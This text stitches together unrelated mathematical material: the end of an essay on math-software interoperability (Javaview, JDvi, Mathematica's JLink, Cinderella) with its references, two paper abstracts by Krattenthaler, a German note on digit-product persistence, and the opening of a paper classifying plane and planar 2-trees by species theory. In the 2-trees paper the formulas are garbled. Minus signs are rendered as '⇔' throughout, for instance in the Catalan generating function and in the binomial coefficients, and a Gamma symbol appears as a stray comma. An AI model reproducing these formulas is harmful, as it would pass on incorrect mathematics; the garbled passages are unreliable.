There are three premier examples I want to discuss: Javaview, JDvi and JLink. All three appeared at the MTCM 2000 conference [25], and are good indicators of the upcoming software interoperability trend.

Javaview [26] is a software package for online visualization of 3D geometry and numerical experiments. Students can use it to view their numerical algorithms online and to interact with them. With Javaview we have the situation that it is easy to contact the programmers and to request new interoperability features. Also, it is possible to connect Javaview, even without the JLink package discussed below. The modular design of Javaview makes it possible to use only parts of it (for instance the 3D renderer) for other packages or to extend it for teaching purposes. A good example for all these aspects is JavaviewLIB [27].

At first sight, JDvi [28] does not seem to be a drastic improvement in math software development – after all, it is just another viewer for DVI files produced by the TeX system of Knuth[29]. But there are "next generation" features: JDvi extends the concept of a DVI viewer to an interactive and extendable DVI viewer: Java applets, for example Javaview, can be integrated into TeX documents and behave as if they were used within a web browser.

The third example is the JLink package [30] of Mathematica. It is a good sign to see that also commercial software producers are aware of the necessity to make it easy to let other software communicate with their software. JLink is a Java-based version of the mathlink-interface, that creates two way communication between a Mathematica kernel and custom software packages. So also here there is no real innovation – the mathlink interface has been present in Mathematica since the release of Mathematica 2.0 in 1991 (ten years ago!). But: it has never been so easy to link Mathematica with other software packages – we were able to set up a working Cinderella–Mathematica link within a few minutes, and we could create the first version of the once popular game *Pong* (see the color table) using Mathematica for the game programming (ball movement) and Cinderella as a front end within a few hours.

I think it is not just pure coincidence that all the examples above were done using the Java programming language [31]. Sun Microsystems did a good job when they decided to release a easy-to-learn programming language that supports modularization and messaging, remote invocation of methods and distribution. Java is not perfect, but it surely helps to achieve some of the goals mentioned above.

4 Conclusion

Let me repeat the most important statements of this article and add a few other observations:

The next revolution just began. It looks like there is a big step in software development every ten years, and there are indications that the next step must happen and is happening now.

(Math-)Software must be intelligent. A better way of spending all the CPU time which is currently used for waiting cycles is to understand what the user intends and to guide him or her to the next actions.

Focus on your strengths, and use those of others. We should not try to write a huge mathematics application that can do everything. Instead, everybody should concentrate on the own (mathematical) strengths, and enable others to use them.

(Math-)Software must be able to talk to each other. It must be very easy, at least for mathematically skilled programmers, to set up communication between different applications, either via application programming interfaces or via shared data formats. An excellent example is the JLink interface to Mathematica.

We do not need consortia (yet). Currently, there is no need for another consortium that specifies the exchange protocols used for math software. Since the mathematical software community is not that large to become unmanageable, we can instead rely on standard protocols like the ones that come with Java.

Pure academic software can be successful. It is a myth that scientific software is boring and that we need multimedia animations, cartoons, sound effects and other gimmicks to raise the curiosity of students. Make the scientific software easy to use and it will profit from the fact that science itself is interesting.

Do not underestimate the value of the user interface. It is not true that software that is for a very special purpose does not need a good user interface, since it is used by a maximum of two people. It is true, however, that software with a bad user interface is used by a maximum of two people.

Installation should never be a barrier. Software must be easy to install (and de-install). Everything that needs special libraries or configurations has to take care of that itself, without destroying other installed software. The optimal solution would be software that does not need any installation and just works.

5 Acknowledgements


I would like to thank Jürgen Richter-Gebert for the opportunity to join the Cinderella project, and all the work that resulted from that. Many thanks to the organizers of the MTCM conference [25] for the wonderful experience; I am quite sure that this conference was essential for the further development of mathematical software.

References

1. The Interactive Geometry Software Cinderella, http://www.cinderella.de.
2. John Impagliazzo et al.: Computing History, http://www.Hofstra.edu/ComputingHistory, Hofstra University, October 1998.
3. Lucent Technologies (Bell Labs): The Complex Number Calculator, http://www.lucent.com/museum/1939dc.html.
4. Konrad-Zuse-Zentrum für Informationstechnik Berlin: Konrad Zuse – Inventor of the first freely programmable computer, http://www.zib.de/prospekt/zuse/index.en.html.
5. Ambros P. Speiser: The Early Years of the Institute: Acquisition and Operation of the Z4, Planning of the ERMETH http://www.inf.ethz.ch/news/speiser.html, Department of Computer Science, ETH Zürich, November 1998.
6. Sonia Weiss: John Backus, http://www.digitalcentury.com/encyclo/update/backus.html, Jones Telecommunications and Multimedia Encyclopedia.
7. John McCauly: Homepage, http://www-formal.stanford.edu/jmc/.
8. Texas Instruments: History of Calculators, http://www.ti.com/corp/docs/company/history/calc.shtml.
9. Todd Campbell: The first E-mail message, http://www.pretext.com/mar98/features/story2.htm, PreText Magazine, March 1998.
10. Donald W. Knuth: The Art of Computer Programming, vol. 1–3, http://www-cs-faculty.stanford.edu/~knuth/taocp.html, Addison-Wesley.
11. Xerox PARC: History of PARC, http://www.parc.xerox.com/history.html.
12. Leslie Goff: Xerox and the Alto, http://www.computerworld.com/cwi/story/0,1199,NAV47_STO35964,00.html, Computerworld, June 1999.
13. Jeff Johnson, Teresa S. Roberts: The Xeros "Star": A Retrospective, http://www.geocities.com/SiliconValley/Office/7101/retrospect/index.html, IEEE Computer, September 1989.
14. Sonia Weiss: Ivan Sutherland, http://www.digitalcentury.com/encyclo/update/sutherland.html, Jones Telecommunications and Multimedia Encyclopedia.
15. Waterloo Maple: Product Timeline, http://www.maplesoft.com/corporate/product_time/product_time.html.
16. Wolfram Research: The History of Mathematica, http://www.wolfram.com/company/history/.
17. Cabri Géomètre, http://www.cabri.net.
18. Geometers' Sketchpad, http://www.keypress.com/sketchpad.
19. Apple Computer, Inc.: Homepage http://www.apple.com.
20. Linux Mandrake Distribution: Homepage http://www.linux-mandrake.com.
21. Google Search Service: http://www.google.com.
22. Richard Fateman: A Critique of OpenMath, http://www.cs.berkeley.edu/~fateman/papers/openmathcrit.pdf.
23. Neil J. A. Sloane: Sloane's On-Line Encyclopedia of Integer Sequences, http://www.research.att.com/~njas/sequences/eisonline.html.
24. Bryan Dye: Mathsnet http://www.mathsnet.net.
25. MTCM conference hompage, http://mtcm2000.lmc.fc.ul.pt.
26. Konrad Polthier et al: Javaview, http://www.javaview.de.

27. Steve Dugaro and Konrad Polthier: JavaviewLIB, dynamic graphics with maple, http://www.cecm.sfu.ca/projects/webDemo/htm/webdemo.htm.
28. Tim Hoffmann: JDvi, http://www-sfb288.math.tu-berlin.de/jdvi/.
29. The Comprehensive TeX Archive Network, http://www.ctan.org/.
30. Wolfram Research, Inc.: JLink 1.1, http://www.wolfram.com/solutions/mathlink/jlink/.
31. Javasoft homepage, http://www.javasoft.com.

Color figure included in the book



Christian Krattenthaler

Advanced Determinant Calculus

(67 pages)

Abstract. The purpose of this article is threefold. First, it provides the reader with a few useful and efficient tools which should enable her/him to evaluate nontrivial determinants for the case such a determinant should appear in her/his research. Second, it lists a number of such determinants that have been already evaluated, together with explanations which tell in which contexts they have appeared. Third, it points out references where further such determinant evaluations can be found.

kratt@euler.univ-lyon1.fr

The following versions are available:

- PDF (566 K)
- PostScript (589 K)
- dvi version
- LaTeX version

Back to Christian Krattenthaler's home page.

Christian Krattenthaler and Paul Slater

Asymptotic Redundancies for Universal Quantum Coding

(19 pages)

Abstract. Clarke and Barron have recently shown that the Jeffreys' invariant prior of Bayesian theory yields the common asymptotic (minimax and maximin) redundancy of universal data compression in a parametric setting. We seek a possible analogue of this result for the two-level *quantum* systems. We restrict our considerations to prior probability distributions belonging to a certain one-parameter family, q_u, $-\infty < u < 1$. Within this setting, we are able to compute exact redundancy formulas, for which we find the asymptotic limits. We compare our quantum asymptotic redundancy formulas to those derived by naively applying the (non-quantum) counterparts of Clarke and Barron, and find certain common features. Our results are based on formulas we obtain for the eigenvalues and eigenvectors of $2^n \times 2^n$ (Bayesian density) matrices, $\zeta_n(u)$. These matrices are the weighted averages (with respect to q_u) of all possible tensor products of n identical 2 x 2 density matrices, representing the two-level quantum systems. We propose a form of *universal* coding for the situation in which the density matrix describing an ensemble of quantum signal states is unknown. A sequence of n signals would be projected onto the dominant eigenspaces of $\zeta_n(u)$.

kratt@euler.univ-lyon1.fr, slater@itp.ucsb.edu

The following versions are available:

- gzipped PostScript (142 K)
- dvi version (two figures missing)

Back to Christian Krattenthaler's home page.

zurück vorwärts Seitenende Navigation

Persistencen in verschiedenen Basen

Persistence of a number

Sascha Kurz 09.10.2001

Abstract: Die Funktion d(n,b) bilde eine Zahl n auf das Produkt ihrer Ziffern in einer gegebenen Basis b ab. Bsp: d(329,10)=3*2*9=54. Die Persistence p(n,b) ist definiert als die kleinste Zahl h, für die die h-fache Anwendung von d auf n eine einstellige Zahl ergibt. Bsp: p(329,10)=3.

Last Update: by Sascha Kurz

Seitenanfang

A classification of plane and planar 2-trees

Gilbert Labelle, Cédric Lamathe, Pierre Leroux*
LaCIM, Département de Mathématiques, UQÀM

January 31, 2002

Abstract

We present new functional equations for the species of plane and of planar (in the sense of Harary and Palmer, 1973) 2-trees and some associated pointed species. We then deduce the explicit molecular expansion of these species, *i.e.* a classification of their structures according to their stabilizers. There result explicit formulas in terms of Catalan numbers for their associated generating series, including the asymmetry index series. This work is closely related to the enumeration of polyene hydrocarbons of molecular formula C_nH_{n+2}.

1 Introduction

We define recursively the class $\mathcal{A}$ of *2-dimensional trees* (in brief 2-*trees*) as the smallest class of simple graphs such that

1. the single edge is in $\mathcal{A}$,
2. if a simple graph G has a vertex x of degree 2 whose neighbors are adjacent and such that $G \Leftrightarrow x$ is in $\mathcal{A}$, then G is in $\mathcal{A}$.

One can see that a 2-tree is essentially composed of triangles (complete graph on 3 vertices) glued together along edges in a tree-like fashion.

Note that all 2-trees are planar simple graphs. However, by a *planar* 2-*tree*, we mean here a 2-tree admitting an embedding in the plane in such a way that all faces (except possibly the outer face) are triangles, and we call *plane* 2-*tree* a 2-tree equipped with such an embedding. This terminology agrees with Harary and Palmer [8]. In Figure 3, we show a correspondence between plane 2-trees and (unrooted) triangulations of polygons in the plane which is also a correspondence between planar 2-trees and (unrooted) triangulations of polygons in space (no orientation), also known as triangulations of the disc, see [4] . Figure 1 gives an example of an unlabelled and a triangle-labelled planar 2-tree, Figure 2 shows two different plane 2-trees which are in fact the same planar 2-tree since they are isomorphic simple graphs. We point out the work of Palmer and Read, [15], who enumerate plane embeddings of 2-trees without any condition on the faces, and which they also call plane 2-trees. Planar 2-trees (in our sense) are closely related to acyclic polyene hydro-carbons of molecular formula C_nH_{n+2} (planar trees in the hexagonal lattice); see [5].




Figure 1: An unlabelled plane 2-tree and one of its labellings




Figure 2: Two different plane 2-trees, one planar 2-tree

We follow the approach of Fowler and al. in [6, 7] for general 2-trees. However, we go further here, giving explicitly the molecular expansion of plane and planar 2-trees, which could not be done in the general case. This is a stronger result than simple labelled and unlabelled enumeration since it gives a classification of the different structures according to stabilizers. For instance, it permits us to have an explicit enumeration of the symmetric and asymmetric parts of these species. Moreover, we obtain closed formulas for all coefficients appearing in these expansions.

To derive these results we use functional equations in the context of the combinatorial theory of species and deduce the molecular expansions and all the associated series. In the following, we label 2-trees at triangles and we denote by X the species of singletons, *i.e.* of simple triangles. Recall that a combinatorial species is a class of finite labelled structures, closed under relabelling along bijections. To each species F we associate series : $F(x)$, the exponential generating series of labelled structures; $\widetilde{F}(x)$, the ordinary generating series of unlabelled structures; $\overline{F}(x)$, the generating series of unlabelled asymmetric structures; Z_F and $,_F$, the cycle and asymmetry index series. The usual shapes of these series for any species F are as follows

$$F(x) = \sum_{n\geq 0} f_n \frac{x^n}{n!}, \tag{1}$$

$$\widetilde{F}(x) = \sum_{n\geq 0} \widetilde{f}_n x^n, \quad \overline{F}(x) = \sum_{n\geq 0} \overline{f}_n x^n, \tag{2}$$

$$Z_F(x_1, x_2, \ldots) = \sum_{n_1,n_2,\ldots} f_{n_1,n_2,\ldots} \frac{x_1^{n_1} x_2^{n_2} \ldots}{1^{n_1} n_1! 2^{n_2} n_2! \ldots}, \tag{3}$$

$$,_F(x_1, x_2, \ldots) = \sum_{n_1,n_2,\ldots} f^*_{n_1,n_2,\ldots} \frac{x_1^{n_1} x_2^{n_2} \ldots}{1^{n_1} n_1! 2^{n_2} n_2! \ldots}, \tag{4}$$




Figure 3: Correspondence between triangulations of a polygon and plane 2-trees

where f_n, $\widetilde{f}_n$ and $\overline{f}_n$ are the numbers of labelled, unlabelled and unlabelled asymmetric F-structures respectively, over an n-element set, and $f_{n_1,n_2,\ldots}$ is the number of F-structures left fixed under a given permutation of cycle type $1^{n_1}2^{n_2}\ldots$. For a definition of the asymmetry index series, see [3].

To illustrate the notion of molecular expansion, we give here the first few terms of this decomposition for the species a_π of plane 2-trees (Eq. (5) and Figure 4) and a_{p} of planar 2-trees (Eq. (6) and Figure 5). As usual, E_n denotes the species of n-element sets and C_3, of 3-element (oriented) cycles. For complete explicit expansions see Theorem 7 for plane 2-trees and Theorem 12 for planar 2-trees.

$$a_\pi = a_\pi(X) = 1 + X + E_2(X) + X^3 + XC_3(X) + 2E_2(X^2) + X^4 + 6X^5 + \cdots \qquad (5)$$




Figure 4: First terms of the molecular expansion of the species a_π of plane 2-trees

$$a_{\rm p} = a_{\rm p}(X) = 1 + X + E_2(X) + XE_2(X) + XE_3(X) + 2E_2(X^2) + 2X^5 + 2XE_2(X^2)$$
$$+X^2E_2(X^2) + \cdots + P_4^{bic}(X,X) + \cdots + XC_3(X^2) + \cdots + XP_6^{bic}(X,X) + \cdots . \qquad (6)$$




Figure 5: First terms of the molecular expansion of the species $a_{\rm p}$ of planar 2-trees

The expansion of $a_{\rm p}$ involves species $P_4^{bic}(X,Y)$ and $P_6^{bic}(X,Y)$ that are described in Section 2. They are two-sort variants of the species of P_{2n}^{bic} introduced by J. Labelle in [14].

In this paper, we call *degree* of an edge of a 2-tree, the number (less than or equal to 2) of triangles to which it belongs. Let us introduce the auxiliary species A which can be defined as follows:

- A represents the species of plane 2-trees pointed at an external edge, *i.e.* an edge of degree at most 1,
- A is isomorphic to the species of planar 2-trees pointed at an external edge equipped with an orientation,
- A is characterized by the functional equation

$$A = 1 + XA^2 , \qquad (7)$$

illustrated in Figure 6.




Figure 6: $A = 1 + XA^2$

Note that the species A can also be viewed as the species of rooted triangulations of polygons. This species is fundamental for the following and we will use it several times. We can see that it is asymmetric, *i.e.* the automorphism group of each of its structures is trivial; thus the molecular expansion and the associated series have the same coefficients in their expression. As expected, these coefficients are the Catalan numbers.

Proposition 1. The molecular expansion of the species $A = A(X)$ is

$$A(X) = \sum_{n\in\mathbb{N}} \mathbf{c}_n X^n, \tag{8}$$

where $\mathbf{c}_n = \frac{1}{n+1}\binom{2n}{n}$ (*Catalan numbers*). More generally, if $A^k(X) = \sum_{n\in\mathbb{N}} \mathbf{c}_n^{(k)} X^n$, $k \geq 1$, then

$$\begin{aligned} \mathbf{c}_n^{(k)} &= \sum_{i=0}^{\lfloor\frac{k-1}{2}\rfloor} (\Leftrightarrow 1)^i \binom{k-1-i}{i} \mathbf{c}_{n+k-1-i}, &(9)\\ &= \frac{k}{n}\binom{2n \Leftrightarrow 1+k}{n \Leftrightarrow 1}. &(10)\end{aligned}$$

Proof. The formula for $\mathbf{c}_n$ follows directly from a simple application of the Lagrange inversion on the relation (7). It can also be computed by expanding in series the algebraic solution $A(X) = (1 \Leftrightarrow \sqrt{1 \Leftrightarrow 4X})/2X$ of (7). For the $\mathbf{c}_n^{(k)}$, we work with the unlabelled generating series. First, we remark that

$$A^k(x) = \sum_{i=0}^{\lfloor\frac{k-1}{2}\rfloor} (\Leftrightarrow 1)^i \binom{k-1-i}{i} \frac{A(x)}{x^{k-1-i}} + \sum_{i=o}^{\lfloor\frac{k-2}{2}\rfloor} (\Leftrightarrow 1)^{i+1} \binom{k-2-i}{i} \frac{1}{x^{k-1-i}}, \tag{11}$$

where $\lfloor\cdot\rfloor$ represents the floor function. This formula is easily shown by recurrence on k distinguishing two cases depending on the parity of k and using the fact that $A^2(x) = \frac{1}{x}(A(x) \Leftrightarrow 1)$, which follows from (7). Next, extracting the coefficient of x^n in this expression gives the result. The second expression for $\mathbf{c}_n^{(k)}$ is obtained by a simple application of the composite Lagrange inversion formula on equation (7). ∎

For instance, for k from 1 up to 6, we have

$$\begin{aligned}
\mathbf{c}_n^{(1)} &= \mathbf{c}_n = \frac{1}{n}\binom{2n}{n \Leftrightarrow 1},\\
\mathbf{c}_n^{(2)} &= \mathbf{c}_{n+1} = \frac{2}{n}\binom{2n+1}{n \Leftrightarrow 1},\\
\mathbf{c}_n^{(3)} &= \mathbf{c}_{n+2} \Leftrightarrow \mathbf{c}_{n+1} = \frac{3}{n}\binom{2n+2}{n \Leftrightarrow 1}, &(12)\\
\mathbf{c}_n^{(4)} &= \mathbf{c}_{n+3} \Leftrightarrow 2\mathbf{c}_{n+2} = \frac{4}{n}\binom{2n+3}{n \Leftrightarrow 1},\\
\mathbf{c}_n^{(5)} &= \mathbf{c}_{n+4} \Leftrightarrow 3\mathbf{c}_{n+3} + \mathbf{c}_{n+2} = \frac{5}{n}\binom{2n+4}{n \Leftrightarrow 1},\\
\mathbf{c}_n^{(6)} &= \mathbf{c}_{n+5} \Leftrightarrow 4\mathbf{c}_{n+4} + 3\mathbf{c}_{n+3} = \frac{6}{n}\binom{2n+5}{n \Leftrightarrow 1}.
\end{aligned}$$

In order to lighten notations, we slighty extend the definition of the Catalan numbers as follows:

$$\mathbf{c}_n = \frac{1}{n+1}\binom{2n}{n}\chi(n \in \mathbb{N}). \tag{13}$$

In other words, $\mathbf{c}_n$ is the ususal Catalan number if n is a nonnegative integer, and 0 otherwise.

We will use two dissymmetry formulas, analogous to the case of classical 2-trees (see Fowler and al. in [6, 7]); the same proof applies in the case of plane and planar 2-trees and is omitted.

Theorem 1. DISSYMMETRY THEOREM FOR PLANE AND PLANAR 2-TREES. The species a_π of plane 2-trees and a_{p} of planar 2-trees satisfy the following isomorphisms of species

$$a_\pi^{-} + a_\pi^{\Delta} = a_\pi + a_\pi^{\underline{\Delta}}, \tag{14}$$

and

$$a_{\mathrm{p}}^{-} + a_{\mathrm{p}}^{\Delta} = a_{\mathrm{p}} + a_{\mathrm{p}}^{\underline{\Delta}}, \tag{15}$$

where the exponents $\Leftrightarrow$, Δ and $\underline{\Delta}$ represent the pointing of 2-trees at an edge (Figure 7a), at a triangle (Figure 7b) and at a triangle with one of its edges distinguished (Figure 7c).




Figure 7: Examples of the exponents: a) $\Leftrightarrow$, b) Δ and c) $\underline{\Delta}$

The rest of the paper is organized as follows. In the next section, we introduce and study the auxiliary two-sort species $P_4^{\mathrm{bic}}(X,Y)$ and $P_6^{\mathrm{bic}}(X,Y)$ which are needed for the expression of the species a_{p}^{-} and a_{p}^{Δ} in terms of A. In Section 3, we give addition formulas for the substitution of an asymmetric species $Y = B(X)$ into the species $E_2(Y)$, $C_3(Y)$, $P_4^{\mathrm{bic}}(X,Y)$ and $P_6^{\mathrm{bic}}(X,Y)$. These results are put together in Section 4 to give the molecular expansion of the species a_π and a_{p}. All the coefficients that occur in the expressions are given explicitly in terms of Catalan numbers. Finally, the labelled, unlabelled and asymmetric enumeration of plane and planar 2-trees is carried out in Section 5.

2 The auxiliary molecular species $P_4^{\mathrm{bic}}(X,Y)$ and $P_6^{\mathrm{bic}}(X,Y)$

This section is devoted to the study of some particular molecular species. A *molecular species* M is a species having only one isomorphy type. In other words, any two M-structures are

isomorphic. A molecular species is characterized by the fact that it is indecomposable under the combinatorial sum :

$$M \text{ is molecular} \quad \Leftrightarrow \quad (M = F + G \Rightarrow F = 0 \text{ or } G = 0). \tag{16}$$

It is often very useful to write a molecular species in the form

$$M = \frac{X^n}{H}, \tag{17}$$

where X^n represents the species of lists of length n and H is a subgroup of the symmetric group $\mathbb{S}_n$. We write $H \leq \mathbb{S}_n$. In fact, H is the stabilizer of some M-structure on $[n] = \{1, 2 \ldots n\}$ and n is called the *degree* of the species M. Two molecular species of degree n, X^n/H and X^n/K, are equal (*i.e.* isomorphic as species) if and only if H and K are conjugate subgroups of $\mathbb{S}_n$.

Here are some examples of molecular species

- when $H = 1$, then $X^n/1 = X^n$,
- when $H = <\rho>$, where ρ is the circular permutation $\rho = (1, 2, \ldots n)$, then $X^n/<\rho> = C_n$, the species of oriented cycles of length n,
- if now the group H is $\mathbb{S}_n$, then we have $X^n/\mathbb{S}_n = E_n$, the species of sets of size n.

We denote by $\mathcal{M}$ the set of molecular species. We can see easily that the first elements of this set, up to degree 3, are

$$\mathcal{M} = \{1, X, X^2, E_2, X^3, XE_2, E_3, C_3(X), \ldots\}. \tag{18}$$

Moreover, each species F can be expressed as a (possibly infinite) linear combination with integer coefficients of molecular species as follows,

$$F = \sum_{M \in \mathcal{M}} f_M M, \tag{19}$$

where $f_M \in \mathbb{N}$ represents the number of subspecies of F isomorphic to M. This development is unique and it is called *molecular expansion* of the species F.

It is also possible to extend the notion of molecular species to the case of multi-sort species. For instance, for two-sort species, where X and Y represent the two sorts, any molecular species can be written as

$$M(X, Y) = \frac{X^n Y^m}{H}, \tag{20}$$

where $H \leq \mathbb{S}_n^X \times \mathbb{S}_m^Y$ is the stabilizer of an M-structure. Here, $\mathbb{S}_n^X$ represents the symmetric group of degree n for the points of sort X.

We can now introduce the auxiliary species $Q(X, Y)$ and $S(X, Y)$ which will be important in our analysis of planar 2-trees. They can be defined by Figures 8 a) and 8 b) respectively, where X stands for the sort of triangles and Y, of directed edges.




Figure 8: Structures belonging to the species $Q(X,Y)$ and $S(X,Y)$

These two molecular species are related to known species:

$$Q(X,Y) = P_4^{\text{bic}}(X,Y), \quad S(X,Y) = P_6^{\text{bic}}(X,Y), \tag{21}$$

where the species $P_n^{\text{bic}}(X)$, for n an even integer, represents the species of (vertex labelled) bicolored n-gons (see J. Labelle [14]). More precisely, the edges are colored with a set of two colors, $\{0,1\}$, in such a way that incident edges have different colors. We can then generalize to the two-sort species $P_n^{\text{bic}}(X,Y)$ where X represents the sort of edges of color 1 (dotted lines) and Y stands for the sort of vertices, as shown by Figure 9 for $n=4$ and $n=6$. This Figure also establishes (21).

